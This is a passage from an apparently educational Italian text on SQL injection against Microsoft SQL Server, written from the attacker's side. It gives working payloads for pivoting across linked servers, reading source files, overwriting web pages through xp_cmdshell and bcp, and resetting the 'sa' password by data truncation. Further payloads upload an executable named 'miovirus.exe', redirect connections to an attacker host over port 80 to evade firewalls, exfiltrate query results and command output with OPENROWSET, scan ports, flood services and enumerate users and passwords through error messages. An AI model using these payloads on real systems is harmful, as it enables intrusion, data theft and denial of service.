specificando la directory in cui si trova il file trasmesso.
Ora si può eseguire la procedura come di consueto, con il comando exec:

```
exec miaprocedura
```

Una volta eseguite le operazioni desiderate l'hacker può cancellare le proprie tracce eliminando la procedura:

```
sp_dropextendedproc 'miaprocedura'
```

2.2.6 Manipolazione di server connessi:
SQL server permette di collegare più server insieme, per consentire ad un database di eseguire query su di un'altra macchina. Questi collegamenti sono memorizzati nella tabella sysservers e sono creati tramite la procedura sp_addlinkedsrvlogin.
Tale capacità di comunicare tra server SQL remoti può essere sfruttata per avere accesso alla rete interna.
Il primo passo da fare è quello di ottenere informazioni dalla tabella master.dbo.sysservers: del server attaccato; per farlo si possono utilizzare le tecniche esposte nel paragrafo 2.4:

```
select * from master.dbo.sysservers
```

Grazie a questa query si ottengono i nomi dei server connessi a quello di partenza.
Per esplorare ulteriormente la rete si esaminano le tabelle sysservers dei server appena scoperti:

```
select * from ServerRemoto1.master.dbo.sysservers
select * from ServerRemoto2.master.dbo.sysservers
...eccetera.
```

I server scoperti possono essere poi meglio esplorati per scoprire ad esempio quali database contengono:

```
select * from ServerRemoto1.master.dbo.sysdatabases
select * from ServerRemoto2.master.dbo.sysdatabases
```

Se i server connessi non sono configurati per poter effettuare accessi ai dati, ma solo per eseguire stored procedure, si può provare a lanciare invece comand i del tipo:

```
exec ServerRemoto1.master.dbo.sp_executesql
N'select * from master.dbo.sysservers'

exec ServerRemoto1.master.dbo.sp_executesql
N'select * from master.dbo.sysdatabases'
```

Esaminando sistematicamente le varie tabelle di sistema un hacker può guadagnare l'accesso ad ogni server connesso alla rete.
Una funzione molto utile in questi casi è OPENQUERY, che consente di eseguire query su server collegati. La sintassi del comando è OPENQUERY (*linked_server* , '*query*') , dove

“linked_server” è il nome identificativo del server e “query” è una stringa che contiene il comando sql da eseguire.

Un esempio di applicazione:

```
select * from
OPENQUERY (ServerRemoto1, 'select @@version; shutdown')
```

Questa tecnica si rivela particolarmente pericolosa, perchè consente ad un hacker di penetrare a qualunque server connesso a quello su cui risiede l'applicazione web, compresi eventuali server di una rete intranet locale. Generalmente quest'ultimo tipo di server viene dotato di minori misure di sicurezza, per cui l'attaccante potrebbe causare gravi danni al sistema.

2.2.7 Importazione di file di testo in tabelle

Può risultare molto utile per l'hacker più intraprendente il poter memorizzare all'interno di una tabella temporanea del database il contenuto di un file di testo presente nel server, come ad esempio il codice sorgente di una pagina dinamica asp.
Per fare questo il linguaggio Transact-Sql mette a disposizione il comando “bulk insert”; è sufficiente creare una tabella vuota:

```
create table miatabella( line varchar(8000) )--
```

per inserire poi i dati dal file utilizzando una bulk insert;

```
bulk insert miatabella from
'C:\Inetpub\wwwroot\insecuresite\studente.asp'--
```

L'hacker ha così la possibilità di ottenere i codici sorgenti degli script contenuti nel server, in particolare delle pagine ASP che gli interessano. Per la visualizzazione delle tabelle è possibile ricorrere alle tecniche di investigazione descritte nel paragrafo 2.4.
Ovviamente la posizione della pagina web deve essere nota all'interno del server.
Nel caso delle pagine ASP è molto probabile che queste siano gestite dal web server Microsoft Internet Information Service, le cui impostazioni di default utilizzano C:\Inetpub\wwwroot\ come document root.

2.2.8 Creazione di un file di testo da una tabella

Può risultare molto utile anche l'operazione inversa a quella appena descritta, ovvero la creazione di un file di testo a partire una tabella.
Per fare questo è possibile sfruttare il comando bcp (bulk copy program), che sfortunatamente però non è una stored procedure di Sql Server bensì un comando Windows.
Per lanciare tale comando si deve quindi ricorrere alla procedura xp_cmdshell specificando anche il nome del server, l'username e la password necessarie per accedervi. Queste opzioni sono in questo caso necessarie, al contrario del comando bulk insert visto prima, perchè il comando verrà eseguito da un processo esterno a Sql Server e dovrà quindi essere convalidato prima di avere accesso al database.

Prima di poter usare questo comando l'hacker dovrà quindi essere riuscito ad ottenere

informazioni molto dettagliate riguardo al server che sta attaccando.
Nel momento in cui si trovi a possedere le informazioni richieste, è sufficiente eseguire:

```
xp_cmdshell 'bcp "SELECT * FROM tabella" queryout
c:\inetpub\wwwroot\studente.asp
-c -Snomeserver -Unome -Ppasswd '
```

Il contenuto della select viene scritta sul file studente.asp. I parametri -U e -P servono a specificare username e password, mentre -c indica il formato character data type ed -S nome del server su cui si trova il database.

Si ha così la possibilità di eseguire una query e di memorizzare i risultati su di un documento salvato sul server. Scegliendo di sovrascrivere una delle pagine web liberamente consultabili del sito sotto attacco si ottiene anche un facile accesso al risultato della query, che potrà essere facilmente visualizzato con un qualunque browser.

2.2.9 SQL Injection in stored procedure: fenomeno del Data Truncation

Molto spesso i realizzatori di applicazioni web per scongiurare il pericolo di injection preferiscono lanciare le loro query all'interno di stored procedure da loro create. Questo metodo inibisce l'uso di gran parte delle tecniche di sql injection viste fino ad ora, ma non è del tutto invulnerabile. In alcuni casi infatti è possibile sfruttare il fenomeno del Data Truncation che avviene quando si cerca di assegnare troppi caratteri ad una stringa di dimensioni limitate.
Le stored procedure realizzate ad hoc per eseguire query sfruttano spesso le operazioni di concatenamento tra stringhe per memorizzare in una variabile l'intera query che vogliono eseguire, per poi lanciare tale variabile con il comando exec.
La variabile stringa è composta dalle parole e simboli che compongono la sintassi SQL della query più i parametri passati alla stored procedure, che consistono nei valori inseriti dall'utente all'interno dei form della pagina web. Se all'interno dei form vengono inviati un numero eccessivo di caratteri la stored procedure sarà costretta a scartare tutti i caratteri che eccedono il numero massimo consentito dalla variabile.

Consideriamo questa procedura d'esempio, utile per la modifica della password personale di un utente:

```
CREATE PROCEDURE sp_MioSetPassword
@loginname sysname,
@old sysname,
@new sysname
AS
-- Dichiarazione della variabile.
-- Da notare il fatto che
-- il buffer può contenere al più 200 caratteri
DECLARE @command varchar(200)
-- Creazione della stringa da lanciare
SET @SQLQuery= 'update Users set password=' +
QUOTENAME(@new, '''') + ' where username=' +
QUOTENAME(@loginname, '''') + ' AND password = ' +
```

```
QUOTENAME(@old, '''')
EXEC (@command)
GO
```

Inserendo una nuova password sufficientemente lunga la variabile @command è costretta a tagliare la parte finale della query, che comprende la clausola AND più la vecchia password.
Possiamo facilmente verificare che il comando così creato utilizza 26 caratteri per il comando UPDATE, 16 per la clausola WHERE, 4 per il nome utente 'sa' e 2 per la funzione QUOTENAME(@loginname, ''''), che raddoppia gli apici presenti nel nome utente.
La nuova password deve quindi essere lunga esattamente 200 - 26 - 16 - 4 – 2 =152 caratteri.
E' possibile però che la variabile che memorizza la nostra nuova password non possa contenere così tanti caratteri. Nel nostro caso ad esempio la variabile @new è di tipo sysname, per cui la sua lunghezza massima è di 128 caratteri.
Possiamo aggirare questo problema terminando la password con un numero di apici pari ai caratteri necessari per arrivare a 152; così facendo il comando QUOTENAME(@new) si occuperà di raddoppiare gli apici mancanti, consentendoci di arrivare al numero di caratteri necessario.

Riassumendo:

```
EXEC sp_MioSetPassword 'sa', 'dummy',
'12345678901234567890123456789012345678901234567890123456
7890123456789012345678901234567890123456789012'''''''''''
''''''''''''''''''''''''''''''''''''''' '
```

Inserimenti di questo genere ci consentono di modificare la password dell'utente “sa” senza dover conoscere quella attualmente valida.

Ovviamente injection di questo genere non funzionano se il buffer usato per comporre il comando è molto più capiente, oppure se la query in Transact-SQL viene composta direttamente all'interno del comando EXEC().

2.2.10 Data Truncation: i comandi QUOTENAME() e REPLACE() del Transact-Sql

Anche in caso di buffer molto grande (ad esempio 2000 caratteri), rimangono comunque possibili altri tipi di injection che fruttano i comandi QUOTENAME() e REPLACE() per generare Data Truncation.

Consideriamo ad esempio una procedura molto simile a quella vista in precedenza, con la differenza che i comandi QUOTENAME non vengono lanciati direttamente durante la composizione della query, bensì vengono eseguiti precedentemente e memorizzati in variabili interne:

```
CREATE PROCEDURE sp_MioSetPassword
@loginname sysname,
@old sysname,
@new sysname
AS
-- Dichiarazione delle variabili interne
```

```
DECLARE @login sysname
DECLARE @newpassword sysname
DECLARE @oldpassword sysname
DECLARE @command varchar(2000)
-- Da notare che in questo caso il buffer del comando
-- è troppo lungo per tentare di eliminare
-- la parte finale della query.
-- Anche in questo caso le variabili sono di tipo sysname,
-- per cui possono contenere al più 128 caratteri.
SET @login = QUOTENAME(@loginname, '''')
SET @oldpassword = QUOTENAME(@old, '''')
SET @newpassword = QUOTENAME(@new, '''')
SET @command = 'UPDATE Users set password = ' +
@newpassword
+ ' WHERE username =' + @login + ' AND password = ' +
@oldpassword;
EXEC (@command)
GO
```

L'utilizzo della funzione REPLACE(@stringa, ' ' ', ' '' ') anziché di QUOTENAME è assolutamente equivalente.
Immaginiamo il caso in cui la variabile @new contenga 128 caratteri ([1],[2],[3]....[128]). Il comando QUOTENAME aggiungerà altri 2 caratteri di apice alla stringa, uno all'inizio ed uno alla fine (per un totale di 130 caratteri).
Quando poi cercherà di memorizzare il suo valore "corretto" all'interno della variabile @newpassword, quest'ultima sarà costretta a tagliare i due apici finali che eccedono il numero massimo di caratteri memorizzabili (' , [1],[2],...[127]).

Immaginiamo ora di aver specificato come nome utente la stringa "--"; la query SQL che verrà eseguita è

```
UPDATE Users SET password ='1234. . .[127]
WHERE username=' --'' AND password = stringa
```

La porzione di codice `'1234. . .[127] WHERE username='` viene letta come un'unica stringa e la parte successiva viene completamente ignorata grazie ai caratteri di commento.

Riassumendo:

```
EXEC sp_MioSetPassword '--', 'stringa',
'12345678901234567890123456789012345678901234567890123456
789012345678901234567890123456789012345678901234567890123
456789012345678'
```

Questo comando ci consente di modificare le password di tutti gli utenti della tabella senza conoscerne le password valide.

Anche in questo caso però l'injection è destinata a fallire se sono utilizzate variabili interne

sufficientemente grandi, oppure se le funzioni Replace o Quotename sono chiamate direttamente durante la composizione del comando da eseguire.

2.2.11 Invio di file eseguibili al server attaccato

E' stato descritto in precedenza come è possibile sfruttare il comando xp_cmdshell per creare una connessione FTP ed inviare un file eseguibile al server.
Molto spesso però i server sono protetti da firewall molto avanzati, per cui l'invio di file tramite protocolli come l'FTP potrebbe non essere possibile.

Un'alternativa più elegante ed efficace viene fornita dal linguaggio Transact-SQL, grazie al quale è possibile collocare un file binario all'interno di una tabella e di esportarlo poi nel file system del server stesso.
Per fare questo è però necessario disporre di una copia di Sql Server sul proprio calcolatore, dove preparare il file prima di poterlo inviare.

Per prima cosa si crea una tabella vuota all'interno della copia locale di Sql Server:

```
create table MiaTabella (data text)
```

Si ricorre ora al comando bulk insert, visto precedentemente per ottenere il codice sorgente di una pagina dinamica:

```
bulk insert  MiaTabella from 'miovirus.exe'
with (codepage='RAW')
```

L'opzione codepage=RAW fa sì che i dati importati da SQL server siano semplicemente copiati senza alcuna conversione di codice; ciò consente all'eseguibile di rimanere inalterato.
Si può ora ricreare il file sul server che si intende attaccare utilizzando il comando BCP visto in precedenza per stampare il risultato di una query su di una pagina web accessibile:

```
exec xp_cmdshell 'bcp "select * from MiaTabella" queryout
miovirus.exe -c -Craw -Smioserver -Usa -Pmiapassword'
```

Il parametro -c specifica character data type, e -Craw che il file deve essere scritto senza alcuna conversione dei dati.
Lanciando questo comando sul server attaccato verrà creata una connessione con il server dell'hacker “mioserver”, specificando username “sa” e password “miapassword”. Il contenuto della select viene quindi scritto sul file miovirus.exe, ricreando così l'eseguibile di partenza.

In questo caso la connessione viene creata utilizzando il protocollo e la porta impostati come default da SQL server. Nel caso in cui il firewall del server attaccato fosse impostato per bloccare quel determinato tipo di connessione, l'hacker può cercare di aggirare il firewall utilizzando la stored procedure xp_regwrite (procedura non documentata):

```
exec xp_regwrite
'HKEY_LOCAL_MACHINE',
'SOFTWARE\Microsoft\MSSQLServer\Client\ConnectTo',
```

```
'mioserver','REG_SZ','DBMSSOCN,111.111.11.1,80'
```

Le opzioni di xp_regwrite servono a specificare il registro da modificare e le informazioni del server hacker da raggiungere (nome del server, libreria di rete, indirizzo IP e porta). Questo comando consente di configurare una connessione con il server dell'hacker sulla porta 80. Quando poi si andrà ad eseguire il comando BCP questo sfrutterà la connessione appena impostata.

2.2.12 Uso delle funzioni OPENROWSET() E OPENDATASOURCE()

Queste due funzioni consentono ad un utente di SQL Server di accedere a risorse di dati remote, tramite connessione con un provider OLEDB.

Due esempi di connessione:

```
select * from  OPENROWSET( 'SQLOLEDB',
'server=nomeserver;uid=servid;pwd=1234',
'select * from tabella' )

select * from OPENDATASOURCE( 'SQLOLEDB',
'Data Source=nomeserver;User ID=servid;Password=1234'
)...tabella
```

A parte le differenze sintattiche, le due funzioni sono perfettamente equivalenti; i primi due parametri in entrambe sono il nome della risorsa OLEDB e la stringa di connessione.
Nel caso di OPENROWSET() un terzo parametro specifica la tabella alla quale accedere oppure può contenere a sua volta una query; nel caso di OPENDATASOURCE() invece la tabella alla quale accedere è specificata tramite la notazione a punto.

Entrambe le funzioni prevedono inoltre la possibilità di specificare l'indirizzo IP, la porta della risorsa e la libreria di rete da usare.
Lanciando ad esempio una query di questo tipo:

```
select * from
OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=192.168.1.1,80;',
'select * from table')
```

L'hacker ha la possibilità di verificare se effettivamente il comando da lui lanciato funziona oppure no semplicemente specificando il proprio indirizzo IP nel parametro Address e verificando che il proprio computer riceva una richiesta da un indirizzo esterno sulla porta 80.
Un ulteriore vantaggio dato da questo metodo di verifica è che non richiede che siano visualizzati messaggi d'errore di nessun tipo.

Tramite questi comandi è inoltre possibile eseguire operazioni di insert, update e delete; in particolare per un hacker potrebbe risultare molto utile riuscire ad inserire i risultati di una query eseguita sul database SQL Server da attaccare all'interno di una propria tabella. Questo è possibile tramite un'operazione di questo genere:

```
insert into
OPENROWSET('SQLOLEDB',
'server=mioserver;uid=mioid;pwd=miapasswd',
mia_tabella)
select * from server_tabella
```

I risultati della query “select * from server_tabella”, ovvero le informazioni che ci interessa ottenere, vengono inseriti all'interno di “mia_tabella”.
Nel caso in cui si volesse creare la tabella con i risultati direttamente nella copia di SQL Server presente sul calcolatore dell'hacker si dovrebbe invece usare un inserimento di questo genere:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=192.168.1.1,80;',
mia_tabella)
select * from server_tabella
```

Perchè tale operazione di inserimento funzioni correttamente il numero ed il tipo di colonne contenute nelle due tabelle devono essere uguali. Ciò richiede quindi conoscenze approfondite sulla tabella che si vuole recuperare con l'inserimento.
Potrebbe essere quindi necessario eseguire prima le stesse operazioni sulle tabelle di sistema come sysdatabases, sysobjects e syscolumns, per ottenere le informazioni necessarie per le nostre injection.
Questo è possibile grazie al fatto che le tabelle di sistema hanno una struttura nota che non ci richiede nessuna operazione investigativa preliminare.

Oltre ad inserimenti questo metodo può essere sfruttato per eseguire comandi sul server attaccato ed ottenere i risultati:

```
insert into
OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=192.168.1.1,80;',
mia_tabella)
exec master.dbo.xp_cmdshell 'dir'
```

Questo genere di attacco non dovrebbe riscontrare difficoltà da parte dei firewall eventualmente presenti sul server attaccato. Utilizzando la porta 80 infatti è probabile che il firewall scambi la connessione con semplice traffico HTTP, non intervenendo quindi a bloccarla. Se invece la porta 80 si rivelasse inefficace sarà sempre possibile provarne delle altre fino a trovarne una libera.

2.2.13 Scanning di porte

Le tecniche viste in precedenza possono essere sfruttare come un rudimentale scanner delle porte di una rete locale o di Internet. Il vantaggio derivato dall'utilizzare SQL injection per questo scopo consiste nel fatto che l'indirizzo IP dell'attaccante rimane così mascherato, perchè le richieste risultano inoltrate dal server attaccato anziché dal proprio.
Consideriamo ad esempio un comando SQL di questo tipo:

```
select * from
OPENROWSET('SQLOLEDB',
'uid=sa;pwd=;Network=DBMSSOCN;Address=192.168.1.1,80;
timeout=5', tabella)
```

Il comando crea una connessione con l'indirizzo IP specificato, sulla porta 80. In base al messaggio d'errore restituito dall'applicazione ed al tempo trascorso l'hacker può determinare se la porta è aperta o no.
Se la porta è chiusa, sarà trascorso un tempo pari a quello specificato nel parametro “timeout” prima che compaia un messaggio d'errore simile a:

```
SQL Server does not exist or access denied.
```

Se la porta invece è aperta, non verrà consumato l'intero tempo di timeout e verrà restituito un messaggio di tipo:

```
General network error. Check your network documentation.
```

oppure

```
OLE DB provider 'sqloledb' reported an error.
The provider did not give any information about the error.
```

Applicando ripetutamente questo comando, specificando porte diverse, si ottiene un efficace scanner di porte, anche se un po' rudimentale.

2.2.14 Sovraccarico di richieste ad un server

Molti attacchi hacker tradizionali consistono nel tentare di bombardare il server bersaglio con richieste di connessione, in modo tale da sovraccaricarlo di lavoro e renderlo così più esposto ad attacchi diretti.
Questa strategia è applicabile anche grazie a tecniche di Sql injection. Se ad esempio si prova ad eseguire un comando del tipo:

```
select * from OPENROWSET('SQLoledb',
'uid=sa;pwd=;Network=DBMSSOCN;Address=192.168.1.1,21;
timeout=600', tabella)
```

Sql Server tenterà ripetutamente di instaurare una connessione verso l'indirizzo IP e la porta specificati, generando almeno 1000 tentativi di connessione al servizio FTP (porta 21) nell'arco di 10 minuti.
Questo attacco può essere eseguito più volte simultaneamente, in modo da moltiplicarne l'efficacia.

2.3 Tecniche di investigazione di base

Come accennato in precedenza, l'investigazione di base non è costituita da tecniche di injection vere e proprie, quanto piuttosto dall'insieme di osservazioni preliminari necessarie per un qualunque attacco con Sql Injection.
Le prime osservazioni fondamentali riguardano la struttura dell'applicazione web da attaccare, alla ricerca di form di inserimento e di altri parametri inviati a pagine dinamiche.
Una volta trovati i possibili punti di accesso per le injection si può proseguire con i controlli successivi.

2.3.1 Verifica della sintassi utilizzata:
Un'informazione fondamentale che è possibile ricavare da semplici inserimenti di prova è il tipo di linguaggio SQL che il server utilizza; sebbene le tecniche di injection siano applicabili ad un qualunque tipo di server sql, come spiegato in precedenza molti di questi implementano versioni del linguaggio con caratteristiche e sintassi molto differenti, per cui risulta necessario adattare la tecnica al sistema che si intende attaccare; il riuscire a riconoscere il tipo di sistema ci consente di progettare meglio i nostri attacchi senza sprecare notevoli energie per concepirne varianti nei molteplici "dialetti" sql.

Consideriamo ad esempio un form all'interno di una pagina web che richieda l'inserimento di una stringa; scegliamo una stringa di riferimento 'stringa' e verifichiamo prima quale sia la risposta che l'applicazione web ci fornisce (ad esempio la visualizzazione del risultato di una ricerca).

```
/sito/paginaweb.asp?ProdName='stringa'
```

Proviamo ora alcune varianti come 'strin'+'ga' o 'strin'&'ga'. Se una di queste forme ci restituisce lo stesso risultato di prima possiamo ipotizzare di che tipo sia il server sql utilizzato dall'applicazione web. Per la concatenazione di stringhe infatti MS SQL Server utilizza il segno "+", mentre Oracle usa il carattere "&".

2.3.2 Verifica del metodo di composizione delle query:
Altro particolare utile è verificare quali metacaratteri potranno essere usati per comporre delle injection e quali invece si rivelano inefficaci.
E' sufficiente provare ad introdurre in uno dei campi un dato che dovrebbe generare un errore nella query, come ad esempio un apice.

```
SELECT campo FROM tabella WHERE campo = ' ' ';
```

Se il sistema restituisce un errore num. 500 (server failure) abbiamo la conferma che il sistema compone le query da sottomettere al database semplicemente sommando le varie stringhe e senza alcun controllo o intervento sugli inserimenti.
E' possibile che l'applicazione utilizzi alcuni meccanismi di controllo degli input inseriti, per cui anche se non viene restituito alcun errore conviene continuare a provare altri caratteri particolari, come "/**/", ";", "--", "+", "=".
Con un po' di fortuna sarà possibile trovare un numero di metacaratteri sufficiente per comporre un attacco efficace.

Ecco un altro esempio di metodi per rilevare la presenza di controlli sull'input: nel caso di una pagina dinamica che richieda un parametro ProdID è possibile verificare la vulnerabilità del parametro provando queste due richieste di pagina:

```
/sito/paginaweb.asp?ProdID=4
/sito/paginaweb.asp?ProdID=3 + 1
```

Dove sappiamo che ProdID=4 ci fornisce sicuramente una risposta valida. Se anche la seconda richiesta ci fornisce la stessa risposta, allora il campo è vulnerabile.

2.4 Tecniche di investigazione avanzate

Un hacker difficilmente riuscirà a creare gravi danni ad un sistema senza conoscerne la struttura; sfortunatamente esistono numerose tecniche di investigazione che consentono di risalire a tale struttura a partire dai messaggi d'errore restituiti dall'applicazione web in caso di inserimenti anomali.

Negli esempi successivi si prenderanno come riferimento i messaggi d'errore forniti da MS Sql Server, anche se errori equivalenti sono forniti anche da altri tipi di server.

2.4.1 Esplorazione dei campi di una tabella (per tentativi)

Per poter effettuare una sql injection è necessario conoscere il nome della tabella su cui agisce la query e i nomi dei suoi campi; uno dei metodi più semplici per compiere questo tipo di investigazione è procedere per tentativi, manipolando la query sql in modo tale che questa restituisca messaggi d'errore utili.
In base al contesto in cui il form è situato è possibile fare alcune ipotesi sui nomi dei campi della tabella. Nel caso in cui si tratti ad esempio di una pagina che deve visualizzare i dati di una persona è ragionevole pensare che ci saranno campi che contengono nome, cognome, indirizzo, e-mail, ecc. Generalmente i nomi dati a questi tipi di colonne non sono molto fantasiosi, per cui questo tipo di investigazione nonostante sia molto semplice e poco elegante risulta essere comunque efficace.

Introducendo ad esempio:

```
SELECT campo FROM tabella WHERE campo = 'x'
AND email IS NULL; --';
```

qualunque siano i possibili valori di `campo` la query ci restituirà sicuramente 0 righe di risultato (il valore “x” è volutamente un valore sbagliato), ma comunque lo scopo è quello di verificare l'esistenza o meno di un campo chiamato “email”. Se non esiste alcun campo con quel nome otterremo in risposta un server error; se invece il campo email esiste la query verrà eseguita senza errori, pur non producendo alcun risultato utile; non importa quali altri messaggi non d'errore server si possano visualizzare.

L'utilizzo della clausola AND anziché OR ci consente di fare in modo che anche in caso di nome del campo indovinato non si abbia alcuna riga di risultato che potrebbe generare azioni o lasciare tracce del nostro intervento utili ai gestori dell'applicazione per riconoscere i nostri tentativi.

Se il campo email si rivela essere sbagliato si potranno tentare nomi simili, come ad esempio e-mail, mail, mail_addr, eccetera.
Con un po' di fantasia e pazienza, non risulta troppo difficile ricavare in questa maniera diversi campi della tabella, sebbene sia difficile che possano essere trovati tutti.

2.4.2 Esplorazione dei nomi di tabella (per tentativi)

Si provi ad introdurre nella query un'ulteriore select, nella quale specificare un ipotetico nome per una tabella:

```
SELECT COUNT(*) FROM nometabella
```

Questa select ad esempio restituisce il numero di record nella tabella.
E' sufficiente inserire tale select nella condizione di where della select principale:

```
SELECT * FROM studenti
WHERE email = 'x'
AND 1=(SELECT COUNT(*) FROM nometabella); --';
```

Se esiste effettivamente una tabella di nome *nometabella* non verranno visualizzati errori; provando vari nomi è possibile scoprire alcune tabelle del database. Non possiamo però sapere se una delle tabelle così scoperte è quella coinvolta dalla query. Per scoprire questo è necessario utilizzare la notazione **tabella.campo**, che funziona solamente all'interno della stessa query:

```
SELECT * FROM studenti
WHERE email = 'x' AND nometabella.email IS NULL; --';
```

Se non vengono generati errori significa che la tabella scoperta è effettivamente quella coinvolta dalla query.

2.4.3 Ricerca di informazioni (per tentativi)

Spesso risulta molto utile cercare informazioni su utenti di cui si conosce il nome, ad esempio per guadagnare l'accesso a parti riservate di un sito.
Un ottima fonte di informazioni del genere sono ad esempio le pagine web normalmente intitolate come “About us", oppure "Contact us", contenenti solitamente i nomi dei responsabili del sito ed altre informazioni come ad esempio i loro indirizzi e-mail.

Una volta note alcune informazioni personali di questo tipo è possibile anche cercare la password della vittima ed altre informazioni personali, sempre procedendo per tentativi:

```
SELECT * FROM studenti
WHERE   email   =   'marco.rossi@unimo.it'   AND   passwd   =
```

```
'ciaomondo';
```

Spesso le password vengono memorizzate nelle tabelle come un qualunque altro attributo dell'utente, senza essere criptate. Si possono tentare più e più inserimenti fino ad ottenerne uno che non generi errori di sintassi.
Quando vedremo visualizzato un messaggio di avvenuto accesso (o altri messaggi equivalenti previsti dal sistema) significa che sarà stata inserita la password giusta. Ovviamente i tentativi possono essere innumerevoli, ma è comunque possibile automatizzare le operazioni con script (ad esempio in perl).

2.4.4 Esplorazione di tabelle tramite il comando UNION

Il comando UNION del Transact-Sql consente di unire i risultati di due query, a patto che il numero ed il tipo dei campi restituiti sia lo stesso per le due query.
Nel caso di pagine web dinamiche che visualizzano il risultato di una select risulta molto semplice sfruttare il codice della pagina dinamica per visualizzare informazioni contenute in altre tabelle:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' UNION SELECT campo1,campo2,'' FROM tabella
```

Non siamo più interessati al risultato della prima query, per cui possiamo usare un valore “x” generico. Quello che ci interessa è avere accesso a `campo1` e `campo2` presenti in `tabella`.

Questa tecnica si rivela molto utile per leggere il contenuto di qualsiasi tabella. Di particolare interesse risultano le tabelle di sistema come ad esempio sysobjects o syscolumns, utilizzate da Sql Server per contenere informazioni sugli oggetti presenti nei vari database.
In questo caso si può lanciare il comando:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' UNION SELECT name,id,'' FROM sysobjects
WHERE xtype ='U' --
```

Esso consente di visualizzare i nomi di tabelle del database creati dall'utente (xtype='U').
Per ovviare al fatto che la pagina web è progettata per visualizzare tre campi anziché solo due è sufficiente aggiungere un valore nullo o vuoto come terzo valore da restituire.

2.4.5 Uso dei messaggi di errore

Le tecniche che seguono sfruttano i messaggi di errore dettagliati che Sql Server restituisce al web server in caso di errore nell'esecuzione della query. Il loro funzionamento è quindi subordinato alla disponibilità di tali messaggi d'errore, che non sempre vengono lasciati visibili all'utente.

Se l'hacker volesse inoltre ottenere ulteriori informazioni riguardo ai messaggi di errore gli è sufficiente eseguire una query sulla tabella di sistema sysmessages, che contiene appunto i messaggi standard

```
select * from master..sysmessages
```

2.4.6 Utilizzo della clausola “having” e “group by”:

La clausola “having” esprime i criteri di aggregazione delle colonne specificate dalla clausola “group by” utilizzabile in una select. L'utilizzo di “having” è quindi necessariamente subordinato alla presenza di una clausola “group by” presente nella stessa query.
In assenza di quest'ultima la query restituirà un messaggio d'errore.
Ad esempio, inserendo in un campo della pagina web:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' having 1=1--
```

Si genera come messaggio d'errore:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'studenti.nome' is
invalid in the select list because it is not contained in an aggregate
function and there is no GROUP BY clause.
/process_login.asp, line 35
```

Così facendo si ottiene il nome della tabella coinvolta nella query e quello della sua prima colonna.
E' possibile ora sfruttare queste informazioni nella clausola di group by:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' group by studenti.nome having 1=1--
```

Restituisce un messaggio simile a:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'studenti.numtess' is
invalid in the select list because it is not contained in either an
aggregate function or the GROUP BY clause.
/process_login.asp, line 35
```

L'hacker può così facilmente scoprire che il nome della seconda colonna è “numtess”.
Si può procedere aggiungendo i vari campi scoperti alla clausola group by finchè il server non ci restituisce più errori; così facendo si conosceranno tutti i nomi di colonna ed il loro esatto ordine nella tabella coinvolta dalla query:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' group by studenti.nome, studenti.numtess,
studenti.passwd, studenti.email having 1=1--
```

2.4.7 Conversione forzata del tipo di dato di una colonna:

Un'informazione preziosa per l'hacker riguarda il tipo di dato contenuto nelle varie colonne; questo può essere facilmente determinato sfruttando operazioni numeriche su colonne:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' union select sum(email) from users--
```

Sql Server esegue per prima l'operazione di sum (prima ancora della union), che quindi restituirà un messaggio d'errore del tipo:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate
operation cannot take a varchar data type as an argument.
/process_login.asp, line 35
```

Si scopre così facilmente che la colonna email della tabella studenti è di tipo varchar.
Nonostante questo sia un esempio banale, un controllo del genere può essere davvero utile nel caso di campi ambigui come ad esempio “codice” o “id”.
Se invece email fosse effettivamente un dato numerico vedremmo comunque un errore dovuto alla union, in quanto il numero di campi restituiti dalle due select è diverso:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL
statement containing a UNION operator must have an equal number of
expressions in their target lists.
/process_login.asp, line 35
```

Conoscendo esattamente i nomi, il tipo e l'ordine delle colonne di una tabella l'hacker potrà tranquillamente effettuare operazioni di inserimento (insert) complete ed efficaci.

2.4.8 Conversione forzata di un dato:

Un'altra conversione forzata molto utile può essere quella di stringhe che contengono informazioni sul sistema: se si cerca di convertire una stringa in un numero il messaggio d'errore che il server restituisce conterrà per intero la stringa che si intendeva convertire.
Ad esempio, inserendo:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' union select '',@@version,''--
```

poiché la seconda colonna della select precedente all'union è un intero il sistema cercherà di convertire anche @@version in un intero. Il messaggio d'errore che si ottiene è:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
nvarchar value 'Microsoft SQL Server 2000 - 8.00.194 (Intel X86) Aug 6 2000
00:57:48 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition
on Windows NT 5.0 (Build 2195: Service Pack 2) ' to a column of data type
int.
/process_login.asp, line 35
```

che fornisce informazioni dettagliate sulla versione di Sql Server e sul sistema operativo utilizzato dal server.

Le possibili applicazioni di questa tecnica sono innumerevoli in quanto è possibile leggere praticamente qualunque valore di una qualunque tabella del database. Se ad esempio si è interessati a conoscere qualche nome valido, si può effettuare un inserimento di questo

genere:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x'
union select '',min(nome),'' from users where nome>'a'--
```

che consente di leggere il primo utente della tabella users:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'Andrea Bianchi' to a column of data type int.
/process_login.asp, line 35
```

Per conoscere anche tutti i nomi d'utente della tabella è sufficiente ripetere l'operazione più volte specificando al posto di 'a' il nome dell'utente immediatamente precedente:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' union select '',min(nome),'' from users
